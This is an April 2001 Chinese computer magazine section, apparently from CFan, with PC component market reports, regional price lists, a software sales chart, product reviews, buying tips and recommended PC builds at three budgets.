最近内存的价格经过了上次较大的动荡之后相对比较平稳一些。现代的128M内存一直在330-350元左右变化，到这周为止，HY 64M/128M/256M PC133的价格分别为175/325/650元，Kingmax内存价格相对比较稳定，基本保持在128M/256M PC150分别为400/850元。而像现代原厂、Kingstone、Kinghorse、PQI等高档次的内存价格比原来稍微有点下降，大概平均下降了10元左右。现代原厂PC133 128M/256M价格为400/1100元，Kingstone（金士顿）128M/256M PC133价格为440/980元，Kinghorse 128M PC133价格为355元，PQI 128M PC166价格为430元。在内存价格已经很便宜的现在，多花点钱买一条质量有保证的名牌内存，也是一个不错的选择。

现在中关村里已经陆续能见到一些DDR内存了。能见到的有：三星、NEC、HY等比较有名的品牌，但售价依然很贵，不是一般人能承受得起的。现代DDR200 128M/DDR266 128M/DDR266 256M的售价分别为750/1180/2320元，Kingstone DDR266 128M价格为1200元。从目前主板的情况来看，DDR芯片组的主板还不是很成熟，而且价格太高，用户花几倍的价格并不能买到几倍的性能，钟情于DDR的朋友们还是等到下半年再考虑吧。

最近硬盘市场的货源有所好转，不少原来断货的硬盘都已经能买到现货了。最主要的当然是前一段时间性价比最高的IBM 75GXP 46G，在消失了一段时间以后又开始出现在市场上，价格为1360元，稍微有些高。其他的IBM 75GXP 60G/75G的价格分别为1730/2360元。而新上市的IBM 60GXP 40G的价格为1350元，比刚上市的时候下降了100元左右，再加上如此高的性能使它迅速成为目前市场中的热点，确实是非常值得期待的产品。迈拓硬盘因为缺货的原因都上涨了几十元，金钻六代 20G/30G的价格为870/1060元，星钻一代 20G/30G/40G/80G的价格为800/870/970/2160元。希捷酷鱼III代硬盘也已经取代酷鱼II代成为希捷在市场中的主导产品，20G/40G的价格为840/1210元。

在显卡里最近影响力最大的当然属GeForce 3显卡的上市了，最先上市的是丽台的WinFast GeForce 3，它采用的是3.8ns 64M DDR显存，完全支持DirectX8，带有VGA/DVI/TV输出。不过想得到这么高的性能所付出的代价也是不小的，它的售价为3999元。

自从nVIDIA把GeForce 2 MX显卡分成了MX100/200/300/400之后，各显卡厂商也都竞相推出了新型号的显卡，这就使得GeForce 2 MX完全占领了显卡市场的中低端市场。其中，MX100试用的显存规格为16MB 32bit DDR版本，而MX200的显存为32MB 64bit的SDRAM版本。GeForce 2 MX400应该是这个系列中最高的，它把核心频率由原来的175MHz提升到了200MHz，显存频率仍保持在166MHz，显存规格为64bit DDR或128bit SDRAM。像小影霸奔驰G3600，则是采用的64MB显存的GeForce2 MX400版本，市场中的售价仅为788元。

鸣谢本栏特约信息员
杨法 余庆辉

报价杂货铺

（截止到2001.4.24，仅供参考。每日行情报价和分析可查阅《电脑爱好者》网站，地址:http://www.cfan.com.cn/hardware/）

华东地区产品报价

CPU

Intel Pentium III 866EB/800EB/733EB	1480/1390/1160元
Intel Celeron II 733/700/667	710/650/640元
AMD 雷鸟 750/800/1000	750/860/1300元
AMD 毒龙 700/750/850	400/450/690 元

主板

Intel 原装815E/EP	1170/1080元
Iwill815EP / VD133GL	990/960元
AsusCUSL2-C/A7PRO	1080/1060元
技嘉 6VX7-4X-A	920元
Aopen AX3S	1150元
微星 815EP/815E	990/1140元
微星 K7TPro2	980元
升技 SE6	1250元

内存

KingMax 64M/128M/256M PC133	215/430/930元
KingStone 128MB/256MB PC133	440/970元
KingStone RAMBUS 64MB/128MB	750/1350元
金邦千禧条（GL2000）128MB/256MB	370/820元
金邦金条128MB	410元
HY 64MB/128MB/256MB	180/340/720元

硬盘

Maxtor 星钻 20GB/30G/40G/80G(5400)	790/885/1075/2600元
Maxtor 金钻 20G/30G/40G (7200)	950/1200/1370元
IBM 20G/40G (5400)	850/1240元
IBM 30G/45G (7200)	1200/1450元

显卡

MGA G400(32M)单 / 双	1200/1430元
Matrox G450 32MB DDR双头	1240元
ATI Radeon(镭) 32MB	1650元
ATI Radeon LE(32M)	915元
ATI Wonder128 16M/32M	1250/1450元
微星 8808 TNT2 M64 16M/32M	440/ 500元
微星 8816 GeForce2 MX 32M	820元
小影霸速龙 1500/3000+/6000	480/760/780元
小影霸速配 7700	1250元
七彩虹 霹雳9000	999元
ELSA(艾尔莎) 影雷者 GeForce2 MX	930元
ELSA(艾尔莎) 影雷者 GeForce2 MX	980元
大力神 3D Prophet II GTS 32M	2550元
大力神 3D Prophet II GTS 64M	3650 元

光驱

大白鲨 IV型44速	410元
索尼 52速	405元
ACER 48/50/52速	370/410/420元
Liteon(源兴) 48速	370元
华硕 50速 /40速	400/360元
三星 8速 DVD-ROM	740元
LG 8速 DVD-ROM	590元
NEC 12速 DVD-ROM	840元

声卡

Creative(创新) Vibra 128	130元

华南地区产品报价

显卡

维硕 RIVA TNT2 Pro64+	435元
维硕 GeForce2 MX400	700元
维硕 GeForce2 MX200	650元
创新 TNT2 Ultra	1230元
创新 3D Blaster GeForce	1520元
丽台 GeForce 256 GTS	1900元
丽台 GeForce 256 DDR+	1250元
丽台 GeForce2 MX Pro	800元
丽台 GeForce 2GTS Pro	1600元
小影霸 GeForce 2 MX	800元
小影霸速龙 3000	580元
小影霸速龙 6000 DH	890元
小影霸速配 7000	1050元
艾尔莎影雷者 MX	999元
艾尔莎影雷者III-32M/LT	580元
ATIRadeon 32M	1800元
ATIRadeon 32M DDR LE	940元

硬盘

IBM20G/40G(5400)	795/1000元
IBM20G/30G(7200)	900/1100元
钻石星钻一代20G/30G	830/950元
钻石金钻五代30G	1060元
钻石金钻六代20G	960元
WD10.2G/20G/30G(5400)	660/720/850元
希捷酷鱼III系列 20G	870元
希捷酷鱼II系列 20G	830元
希捷 U5 20G/30G	720/810元

内存

HY128M/64M PC133	310/170元
Kingmax256M/128M/64M PC133	840/390/245元
Kingmax128M PC150	395元
Gl2000256M/128M/64M PC133	760/370/210元
金邦金条 256M/128M PC133/64M	840/420/230元

CPU

Intel 奔腾III 933EB/866EB/733EB	1700/1400/940元
Intel 赛扬II 733/700/667/633	630/595/560/480元
AMD 雷鸟 1G/950/900	1260/1180/1020元
AMD Duron 850/800/750	675/515/410元

主板

维硕 VS-K7VAT/694X/693AD/MVP4C	750/650/550/540元
华硕CUSL2-C/CUSL2-M/CUSL2	1090/1000/1130元
微星 815E Pro/K7T Pro/6309NL	1180/900/850元
磐英 8KTA2/8KTA3/3SPA3L	900/1050/930元
技嘉6OXM7E/7ZXR/GA-7ZX-1	1220/1350/840元
硕泰克75KAV-X/75KV2-X/65ME	1000/960/980元
梅捷 SY-7ISA+/SY-6BA+IV	1100/650元
钻石CM30-SC/AK74-EC/CS60-EC/AK74-AC	890/950/900/1200元

Creative(创新) Digital 128	245元
Creative(创新) Live! Value(数码版)	550元
CREATIVE SB LIVE!5.1 豪华版	880元
WINFAST Sound 支持光纤	380元
AOPEN YAMAHA744PRO(带光纤)	340元

显示器

Philips 105S/107G/107T	1210/1920/2370元
ACER 77V/78G	1760/2400元
MAG 570FD/786FD/796FD	1799/2699/2999元
SAMSUNG 750S/753DF	1790/2390元
长城 N700DF 17英寸	1900元

连邦软件销售排行榜

2001年4月16日 - 2001年4月22日

咨询电话：(010) 62525338

名次	操作系统平台 名称	金额(元)	设计开发工具 名称	金额(元)	办公事务处理 名称	金额(元)	信息管理 名称	金额(元)
1	Redhat Linux7.0 简装版	12	编程经典控件大全	38	小蒙恬手写板	450	E商2000小企业单机	99
2	TubroLinux6.1 简体中文版 - 特价版	38	CAXA 电子图板 V2 版	650	汉王小金刚	380	精诚商贸通	888
3	Windows Me 中文标准版 c83-00073	1188	贴我贴我	48	五笔字型第2代国标版	36	速达3000	880
4	Windows2000 Server 中文版	46460	网站设计经典	49	中文之星黄金版	29	轻松会计 - 标准版	98
5	中文之星2000 for NT	1980	流风婚纱形象设计系统	168	黑马智能输入 2000特价版	38	智能炒股王 - 精装版	48
6	Windows 98 中文标准版 730-00899	1998	创意卡尔2000PhotoMagic超级数码影像变换盒	4800	一昊输入法（钱码）5.10GBK版	88	降龙九九会计软件	99
7	红旗 Linux 标准版	58	欢迎光临 - 海报制作系统	48	小天使信封制作系统 V2.0	398	财神3000	39
8	RichWin2000	1200	纯爱信纸	48	Office2000 中文标准版 021-02688	3999	财智2001家庭版	85
9	蓝点LINUX中文版2.0豪华版	68	文泰刻绘2000增强版	980	中文特快 - 中文输入法	298	彩票致胜	36
10	中日文输入平台3.0+日语一点通	288	电子设计自动化EDA2000特价版	980	预算大师个人版(北京)	198	天大天财进销存通用单机版	780

名次	游戏娱乐 名称	金额(元)	教育学习 名称	金额(元)	电子图书 名称	金额(元)	实用工具 名称	金额(元)
1	石器时代	29	开天辟地3	127	古龙群侠传 - 全攻略	20	瑞星2001标准版	188
2	古龙群侠传 - 简装版	68	从零开始学英语	150	石器时代游戏攻略	20	豪杰大眼睛标准版	39
3	万王之王	19	着迷英语	99	电脑爱好者2001年	13	豪杰超级解霸白金版	38
4	法老王资料片—埃及艳后	50	维美学堂 -- 小学数学1年级	66	中国大百科全书 - DISK04	38	KV3000标准版	178
5	致命武力	69	英语对对碰	28	编程高手系列	49	金山快译2001.net专业版	38
6	深入地心	69	金太阳2000小学英语套装	198	中奥大行动 - 世界名画珍藏	28	网络加速王	40
7	深海战将 - 中文版	48	考能四六级 - 全国大学英语助考听力 / 口语训练	58	电脑报2000年合订本 - 珍藏光盘版	28	金山词霸2001.net专业版	38
8	太空终结者	48	随心所欲说英语2	148	程序员大本营	38	东方快车3000标准版	39
9	生化危机3 - 标准版	48	洪恩环境英语系列	100	生化危机 - 全攻略	25	东方影都 - 立体版	49
10	命运战士	48	网页制作不求人	38	世纪编程点金	36	金山打字通2000	28

西北地区产品报价

CPU

产品	价格
Intel PIII800/PIII667/PIII933	1400/950/1700元
Intel CII667/700/733	550/580/630元
AMD K6-2(3D)-500	380元
Duron700/750/800/850	370/410/520/690元
雷鸟900/1G/1.1G/	1000/1300/1600元

内存

产品	价格
Kingmax 128M/64M(PC133)	400/230元
HY 128M/64M(PC133)	320/170元

主板

产品	价格
华硕CUSL2-C/CUWE/CUV4X	1120/990/930元
华硕A7V-M/A7PRO/P3V133	1140/990/699元
微星815EPro/K7TPRO	990/920元
技嘉7ZX/60XE/6VXE7+	1050/1140/710元
美创P3-VP/P3-APA/P3-815E	530/680/900元
升技KT7/SE6/VH6/KT7A	990/1250/790/1120元
联想K7B/A10E/815EP/A10F	950/860/950/750元
皇朝815E/815EP/694X/693A	999/899/888/760元
硕泰克65KVB/65JVB/75KAV	800/770/980元
磐英8KTA2/8KTA3/815EP	840/1000/1060元

硬盘

产品	价格
IBM 20G/30G/40G(5400)	740/850/950元
IBM 30G/40G(7200)	1100/1300元
MAXTOR 20G/30G(7200)	830/1060元
MAXTOR 20G/30G/40G(5400)	750/850/960元
ST 20G/30G/40G	700/790/980元
ST 酷鱼二代30.6G/三代20G	1020/900元
WD20G/30G(5400)	690/810元
WD20G/30G(7200)	820/950元

显卡

产品	价格
MGA G450 16M SG/32M SD双头	1060/1300元
雄兵小辣椒 GMX2/M6432M	820/470元
微星8806 32M/StarForce816	650/780元
美创M64 32M/VT16M	460/360元
丽台S325 32M/S320II 32M	530/700元
太阳花S8000/S3000/S2000	810/610/460元
GVC-320V 16M/GVC-620 32M	600/1200元
小影霸 M64 32M/16M	530/470元
小影霸 速龙3000+/速龙6000	700/760元
耕升 MX(黄金)/MX/PRO	870/770/600元
七彩虹GF2-MX/S600V	710/330元

光驱

产品	价格
摩西50X/大黄蜂44X	350/370元
大白鲨 48X/ACER52X/JOB52X	410/420/400元
建兴52X/LG8X	420/980元
创新DVD5X/华硕8X/NEC8X	950/1050/890元
雄兵50X/8XDVD/10XDVD	360/680/690元
AOPEN40X/48X/50X/52X	330/340/360/400元

显示器

产品	价格
MGA XJ570/570FD/796FD	1399/1799/2999元
Acer 57c/77e/78g	1350/1900/2400元
ADI M500/G500/G700	1300/1800/2800元
爱国者 500E/700A+/500A+	1230/1999/1420元
爱国者 777FD/700FT/700H	2999/2599/2080元
优派 E70/E653/EF70	820/1420/2880元
LG 795FT/774FT/775N	2899/2699/1899元
三星550B/750S/753DF	1430/1798/2398元
飞利浦 105G/107E/107T	1450/1880/2750元
NEC V520/V720/MS75F	1480/2280/2598元
EMC D777	1800元
厦华15ZIII/17YA	1400/1850元

新品望远镜


😊 优点：针对 AMD CPU 发热大问题的一剂“ 凉药 ”，对超频用户尤其适合。产品自身质量稳定可靠，独特有效的“ 防暑降温 ” 思路和产品适中的价格，值得在此推荐。

☹ 不足：受“ RAID For Everyone ” 设计思想的影响，产品中引入了 RAID 的相关设计，但目前对中国用户可能用处较少。

推 荐 度：＊＊＊＊　　出品商：升技

参考价格： KT7 - RAID 999 元 / KT7A 1080 元 / KT7A - RAID 123 元 / KT7E 960 元

带“ 空调 ”的主板：升技 KT133 / KT133A 系列



众所周知，AMD 毒龙、雷鸟家族 CPU 马力强劲，同时也像所有的“ 龙 ” 一样发热量很大，加上 NV 系列显卡和超频产生的越来越高的发热量，小编真是担心今年会有多少“ 龙 ” 和“ 鸟 ” 牺牲在炎热的夏季里。因此我们不能不对升技适时提出的“ 主动降温 ” 概念格外青睐。

升技在 CPU 插槽与 PCI 插槽中间专门设计了三相电源转换回路（6 颗 MOSFET 晶体管和 8 个电容），这就能比普通二相电源更能有效地驱散 SocketA 主板产生的高温，同时因为 AMD CPU 对电源的需求比较高，三相电源回路还可提供更多的安培量，保证 CPU 稳定地工作。

此外非常醒目的是，升技特别把北桥芯片旋转了 45 度，据说这样可减少与 CPU 的走线距离，达到减少热量的目的。加上其独家设计的散热风扇，可以看出升技对超频市场的密切关注和深刻理解，的确是针对 AMD CPU 系列组合的一个对症下药的解决方案。

革新性的浏览器：盈华双语浏览器

如果内容丰富的英文网站只有专业人士才能享受，岂不是一种浪费？双语浏览器可以助你享受专业人士的待遇。


盈华双语浏览器的出现是浏览器市场和翻译市场的一个突破，它将翻译功能和浏览器合为一体，不再需要外挂翻译软件，同时它的双向翻译功能，不仅可让国人通过因特网浏览外语的网页，更可让国外的用户通过盈华浏览器的翻译，了解中国的网页内容。盈华双语浏览器所采用的机器翻译技术来自知名翻译公司华建机器翻译，另外盈华双语浏览器在翻译前先进行格式分析，翻译后进行格式分析的逆过程，所以能保证页面格式不变，不会带来浏览的不便。CFan 编辑认为盈华双语浏览器将互联网内容实时翻译，打破了语言上的障碍，可以帮助用户获得更丰富广阔的信息资源，并且盈华双语浏览器还提供网络传呼、电子邮件、内码转换、支持插件等功能，应该说是一个功能全面的浏览器。



推荐度： ＊＊＊＊

参考价格：48元

出品商： 盈动华建（北京）科技发展有限公司



推荐度： ＊＊＊＊

参考价格：39元

出品商： 北京市黑马电子新技术公司

新输入法时代：黑马神拼 2001

整句输入、混合输入成为黑马神拼 2001 的亮点

输入法在中国是一个永久的话题，黑马神拼 2001 则是新一代智能拼音整句输入软件，整句可以输入多达 64 个汉字、英文和标点符号，基本不需挑选重音字，代表了中文智能输入软件的领先水平。它的内部转换技术采用遗传算法，对其中最主要的交换操作使用多点交叉的方法，并结合中文词汇联结紧密度来评价局部最优值，有效地提高了全局搜索效率。它还具有一个 2250 万条大百科专业用语词库，即使是生僻的医学文章和古诗等，准确率都可达 97% 以上，转换准确率处于领先水平。

CFan 编辑在试用中还对黑马神拼 2001 的全拼、双拼、简拼混合输入表示赞赏，同时黑马神拼 2001 允许在一句话里同时输入英文、数字、标点等。另外软件还具有超强的自动学习功能，开放的用户库，只要输入过一遍的句子，就能被记忆到用户库里。

更快的图像浏览器：豪杰大眼睛

豪杰大眼睛就是为代替 ACDSee 而诞生的！




和当初ACDSee以速度取胜群雄一样，豪杰大眼睛问世后便以更快速的图像浏览一举战胜了ACDSee。该软件使用"超级缩略图解码算法"，使图像解码速度飞快，普通图片仅需0.1秒就可显示。针对体积庞大的巨型图像，它特别使用了全面优化算法，即使是20MB以上的图片也能够快速显示、轻松浏览。除此之外，豪杰大眼睛还以浏览图片格式广泛（支持60多种图形格式）、软件小巧、系统资源占用小等优点超过了ACDSee。它突破了单纯的浏览图片功能，增加了大量简单实用的特效处理功能（如浮雕、素描、玻璃、马赛克等），同时还响应时代潮流，提供了对互联网的支持。

CFan编辑在全面试用后，认为豪杰大眼睛在图像浏览、显示速度等几个方面已经超过ACDSee。不过应该指出的是，豪杰大眼睛在功能上仍有值得改进的地方，如ACDSee可以直接预览Zip压缩包中的图片，能播放AVI、MID、MOV、MP3、WAV等媒体文件，并可将预览的图片生成HTML格式的索引文件，这些方面应是豪杰努力解决的地方。因此相比而言，老牌的ACDSee包含的功能更全面和强大（但是由此也导致了ACDSee体积大、占用系统资源多）。而豪杰大眼睛的强力崛起，并在ACDSee的优势领域取得突破，的确令人刮目相看。CFan编辑还有一点“私心”：为国货精品当尽一份力。

推荐度： ＊＊＊＊＊
参考价格：标准版39元
出品商： 北京世纪豪杰计算机技术有限公司

七彩虹霹雳9000II代专业图形加速卡



七彩虹霹雳9000II代从外观到性能，处处体现高技术的魅力，同时还具备不错的可超频性能。

由世和资讯出品的"七彩虹霹雳9000II代"显卡是一款针对专业图形处理及3D游戏迷而出品的显卡，它采用GeForce2 Pro GTS芯片，0.18微米的制造工艺，搭配高品质的SAMSUNG-5.5ns DDR 32MB显存，其核心与显存的默认频率可达到200/366MHz，为超频预留了广阔的空间。它的技术特色在于使用了nVIDIA第2代的T&l GPU引擎，双渲染引擎设计，高达350MHz的RAMDAC，最大分辨率为2048×1536@75Hz，内存带宽高达6.4GB/s，每秒可以生成2500万个三角形，同时支持凹凸映射、特效光照、全新的像素阴影、单阴影照明等技术，提供超标量采样的FSAA。

CFan编辑在试用中，发现它的显示效果真实、流畅、自然，同时工艺制作也相当精致，采用了红色PCB、六层板布线、钽电容，特别是其强大的超频能力肯定会受到众多硬件发烧友的青睐。另外值得一提的是，这块显卡的PCB上还镶嵌有七彩虹LOGO及霹雳9000字样，看上去相当cool。

推荐度： ＊＊＊＊
参考价格： 1180元
出品商： 世和资讯

鼠标的贵族——微软的无线滚轮鼠标



对硬件比较熟悉的朋友肯定知道，在鼠标行业的贵族品牌除大名鼎鼎的罗技之外，微软的产品也同样过硬。今天我们介绍的就是其最新推出的无线滚轮鼠标。该鼠标属PS/2接口，使用了先进的无线技术，即使距接收器5英尺（1英尺=0.3048米）开外依然能够正常工作。滚轮手感相当舒适，用户无需使用窗口界面上的滚动条，只要用中指轻轻滑动滚轮便可轻松完成翻卷操作。滚轮还提供有屏幕缩放功能，完全符合人体工程学。该鼠标配备有强大的IntelliPoint 3.0驱动程序，提供长达三年的质量服务。

CFan编辑认为，该鼠标虽然样子比较中规中矩，并无惊人之处，但设计非常体贴，长时间使用手腕没有疲劳感。其安装也非常简单，无需安装驱动程序即可被Windows识别，但我们还是强烈建议大家最好使用微软提供的IntelliPoint 3.0驱动程序，因为只有它才能将鼠标的潜能完全发挥出来，并可将其定制得更符合自己的习惯。况且，每次滚动的行数可以设定、输入时鼠标指针自动消失以及定位精确等功能还是非常实用的。

该鼠标的最大特色当属“无线”概念，想必很多用户都对那根长长的“尾巴”有如鲠在喉的感觉，当你的鼠标突然像摆脱了束缚的风筝那样自由自在的时候，想想那种感觉吧。不过，这款鼠标个头较大，再加上配备电池的原因，所以体积和重量都比普通鼠标大了许多，对于喜欢小巧的女士和孩子来说，吸引力小了一些。另外，这款鼠标的按键声音较大，在需要安静的场合可能会遭到“白眼”。这一点让我们很奇怪，微软既然能够将滚轮做得如此平滑，为什么不在按键上多下点功夫呢？让我们感到惊讶的还有这款鼠标非常高的精确度，印象中能达到这种水准的鼠标只有罗技。该鼠标标称可在5英尺以外的距离工作，但我们认为这并不完全正确，起码应该标注为水平距离，即接收器和鼠标放在同一水平面上。当然，中间放置有书本之类的东西并无不良影响。

优点：无线技术、符合人体工程学，使用舒适、精确度和性价比相当高。
缺点：体积和重量过大，按键声音太响。
推荐度：＊＊＊＊＊
参考价格：38.97美元
出品商：微软

市场聚焦

市场聚焦

G450水货抬头

早期上市的Matrox G450大部分是中科代理,有中科的标志。近期上市的一批Matrox G450由于代理的关系使用星之邦的标签,两者都是正货,说明书和包装盒也都为简体中文。不过近期,市场上水货G450渐渐多了起来。从外包装上看,水货包装大部分都是繁体中文,或者有的干脆就没有包装,以类似工业包装的散包直接出售(多用于装机),水货G450标签多用"Quasar"、"群星科技"等字样。当然水货在售后服务、技术支持、硬件升级和保修等方面会遇到麻烦。

持卡上网资费更优惠

上海等地区有多家ISP提供互联网接入服务,一些ISP除注册用户外还提供了各种上网卡。使用上网卡上网资费比较优惠,对于需要长时间上网的网虫还有部分不限上网时间的包月卡。上网卡的种类和优惠资费都不同,一般在上海著名的大规模电脑城中都出售各种上网卡,用户可以根据自己上网的频率来选择不同档次的上网卡。另外,不同的ISP提供的接入速度和一次拨通率可能存在差异,所以一般选择声誉好的ISP比较保险。

EPSON墨盒新包装

为了抵制假冒EPSON耗材,近期部分EPSON墨盒换用了新型包装。新老包装最大的区别之处是包装的底部和接口处,新包装在这些部位都采用了银色反光图案,具有一定的防伪特性。包装在纸盒包装封口上与过去一样都使用胶合物使包装盒成为一次性使用品。另外,用户购买耗材在拆开纸盒包装时,可以注意一下包装口上的粘合材料。正货采用的不是普通胶水而是类似热胶的物质,比较厚,而假货为普通胶水粘合。与水货EPSON墨盒相比,新包装墨盒标明有"适合亚太地区"的字样,而且在使用机型列表中会有配用打印机的相同型号,而部分水货除外包装上墨盒型号与正货相同外,包装上标明支持的打印机为其他地区销售的型号,找不到国内销售机型。

宽带网接入成为新时尚

上海等地区继ISDN后,ADSL、Cable Modem、FTTB等宽带接入开始进行。这些接入手段提供了用户更高的接入速率,通常是传统Modem和ISDN接入速率的数十倍到上百倍。大部分的宽带接入使用时不产生电话费用。目前几乎所有的宽带接入都提供了包月的费用结算方式,使用户可以没有顾虑地尽情使用宽带网。上海地区常见的宽带网包月费在100-150元之间,但初装费(包括适配器费用)较传统Modem要贵不少,比较适合需要大流量数据或长时间使用网络的电脑爱好者。

红外线连接器的应用

随着掌上电脑和移动电话等电子设备上红外线传输应用的增加,台式电脑增加红外线通讯端口成为热点。在一些电脑城已有供台式电脑使用的红外线套件出售,国货约两百到三百元。红外线外置I/O套件,通过与台式电脑一个串口连接工作,使台式电脑也具备类似笔记本电脑红外通讯的功能。通过红外线可以与支持该功能的手机和掌上电脑在近距离内建立通讯,实现编辑手机功能设定、通讯录以及与掌上电脑传输文件资料等。

如何辨别"新装"的二手美上美软驱水货

最近,在中关村的几个电子市场上,发现了一批贴有美上美商标的软驱水货。这批水货主要由三部分组成。一部分是原出口欧美的产品经非法渠道流入市场。另一部分是从二手电脑设备中翻新后流入市场。还有一部分则纯属是假冒的劣制产品。正品美上美软驱侧面均贴有志和公司圆形激光防伪标志,正面的后端有"MITSUMI"的钢印,前端的白色条形码上印有生产地"MADE IN PHILIPPINES"或"MADE IN CHINA"字样,其他地区并无生产厂,这些水货将得不到志和公司"一年质保"的售后服务承诺。希望大家购买时认清这些标志,以免上当受骗。

刻录盘选购策略

刻录盘的价格跨度很大,从2元到15元都有,合理使用不同档次的刻录盘可以节省用户一定的开支。建议选购刻录盘时先试探性购买,以测试该品牌刻录盘在自己刻录机上的性能表现,尤其是一些8倍速以上的刻录机,可以观察其在高倍速刻录中的效果。在确定该刻录盘实际性能后,如果需要可以批量购买,一般数量越大价格也会越便宜一些,刻录量较多的用户不妨成桶购买散片。对于一些刻录新手来说,不妨选购一些"刻坏包换"的刻录盘,万一刻坏盘片也不会有损失。在低价位散装刻录盘中,价格不一定与盘片的质量成正比,选购时应当注意。

防辐射产品花头多

一些商家为了迎合消费者对电磁波有害健康的心理,不失时机地推出防辐射眼镜和防辐射卡。由于这些产品功效很难在没有仪器的情况下直观体现,所以这类产品很难比较其优劣。以防辐射眼镜为例,有的商家将在劳保商店中出售的几十元一副的合资厂生产的外观比较新潮的普通工业防护眼镜(未提及有防辐射特性)搬到电脑城,以上百元一副号称进口防辐射眼镜出售。有的劣质的所谓防辐射眼镜由于工艺低劣本身就不是平光,对使用者眼睛反而有伤害。有的眼镜采用的镜片易磨花,使用时间一长容易引起眼镜透光率下降,如用户继续使用也容易直接影响视力。

装机指南

□北京　赵宁

A、6000元内配置推荐

配件项目	型号	参考价格(元)
CPU	AMD 毒龙800	500
风扇	富士康 PK889	45
主板	磐英EP-8KTA3	1005
内存	胜创 PC-150 128MB	410
硬盘	希捷 U5 40G	880
显卡	微星 MSI-8808(TNT2 M64)	420
声卡	主板集成	
光驱	Acer 50X	365
软驱	美上美 1.44MB	100
显示器	三星550S	1220
机箱电源	爱国者+长城电源	260
鼠标	Genius 精灵鼠	32
键盘	Acer普通超薄	65
音箱	三诺 3N2030	188
总计		5490

在这个价位的配置上，CPU方面选择AMD的毒龙处理器是个很明智的选择，因为无论在性能和价格上（500元 = 毒龙800 = 赛扬II 600），毒龙均要胜出赛扬II一些，还有其强大的超频性能，搭配目前除DDR技术以外拥有非常多先进功能的磐英EP-8KTA3 主板，可以非常稳定地运行在133×8的主频下。1GHz毒龙的效能相当的强劲，如果再用铅笔法破解了毒龙的倍频……哈……哈（针对普通用户，如有超频需要，建议在指导下进行）。但是为了系统运行的稳定，我们同样不能忽视其他配件的重要性。PC-150规格的128MB胜创内存为系统运行提供了坚实稳定的基础，风扇并没有选用市场上炒得很热的富士康PK085（驰风6号），原因是笔者通过试验发现，PK889和驰风6号两种风扇在毒龙800的超频极限处都已无能为力，并且噪音的改观方面还不能令人满意。鉴于45元与130元的悬殊差距，完全有理由弃“风”而去！

B、7000元内配置推荐

配件项目	型号	参考价格(元)
CPU	赛扬II 600	530
主板	微星MS 6309NL-100	780
内存	现代 PC133 128MB	330
硬盘	希捷 U5 40G	880
显卡	华硕 V7100（GeForce2MX）	800
声卡	主板集成	
光驱	大白鲨48X增效版	380
软驱	美上美 1.44MB	100
显示器	美格 570FD	1799
鼠标	罗技 网际劲貂	80
键盘	Acer	120
音箱	润宝轻骑兵M2	200
机箱电源	爱国者+长城网际电源	320
总计		6319

目前国内品牌机市场在这个价位范围内几乎全是基于奔腾III处理器的配置，所以此款方案的亮点便在于将资金从CPU、主板、内存三大件上转移，从而带来整款主机的性能大幅提升。首先额定电压为1.7V的赛扬II 600有很大部分都可以在100MHz外频下稳定工作，配合微星的MS 6309NL-100可以轻松地超至900 MHz使用（针对普通用户，如有超频需要，建议在指导下进行）。5400转、支持ATA 100的希捷U5系列硬盘在性价比上独树一帜，40GB的容量可谓“大小通吃”。华硕GeForce2 MX（32MB SDRAM）的总体性能是相当稳定的，且它的功能也算比较实用，所以在配置中用了它。加上华硕近期开始市场降价，正是购买的好时机。选美格显示器是因为它采用了SONY第二代的平面显像管，性价比不错。可以讲它在设计、性能、品质和安全等方面都达到了目前15英寸显示器的最高境界，所以便毫不犹豫地选用了它。

缺货的真相

与商家商谈装机配置时，一些商家常常会诱导用户修改配置，选用他们所推荐的部件，无疑都是为了更多的利润。当消费者坚持自己的配置时，一些商家往往抛出“缺货”的杀手锏，摆出一副无奈的样子，并积极提供代用品的“建议”。很多消费者都会中招，其实消费者可以摆出没货就走人的姿态，商家好不容易拉住一个客户不愿意轻易放弃，所以对“缺货”的硬件会去外面“调货”。有的商家为了吸引客户，会将某些热门配件报价压低，当用户上门后则尽力引导用户购买其他产品，如果用户坚持，则会临时涨价或在其他配件上捞回损失的部分。

注意保留与商家的联系方式

大部分商家租用电脑城场地都是临时性的，尤其是一些小公司，搬场比较频繁，有的可能由于某种原因退出电脑城。消费者在电脑城装机，商家一般对用户承诺有一至三年的质保，但是往往时间一长，会因商家搬迁而一时找不到商家。如果幸运，还能在电脑城其他铺面找到原来商家，否则用户手里的保修凭证可能成为一纸空文，用户很难保有自己的权利。建议消费者在购机时最好留一个商家负责人的移动电话号码以便日后联系，保修单上的电话一般都是商场提供给商家的固定电话，如果商家搬迁，用此电话很难与原商家取得联系。用户如果遇到商家搬迁，可以凭购货发票向电脑城场地的出租者询问商家的去向。新购机者最好要商家留一个咨询电话，要是电脑拿回家遇到问题，可以先打电话咨询，以免为一些能在电话里解决的小毛病而再次往返于电脑城。

C、8000元内配置推荐

配件项目	型号	参考价格(元)
CPU	雷鸟850	840
主板	磐英EP-8KTA3	1005
显卡	小影霸速龙6000(GeForce2 MX)	760
内存	胜创 PC-150 128MB	410
硬盘	希捷 酷鱼III 30.4	930
声卡	主板集成	
音箱	漫步者 R2.1TC	220
光驱	Acer 52X	380
软驱	美上美1.44MB	100
显示器	美格786FD	2699
鼠标、键盘	罗技网际劲貂、罗技易上手	150
机箱电源	爱国者+长城网际电源	320
总计		7814

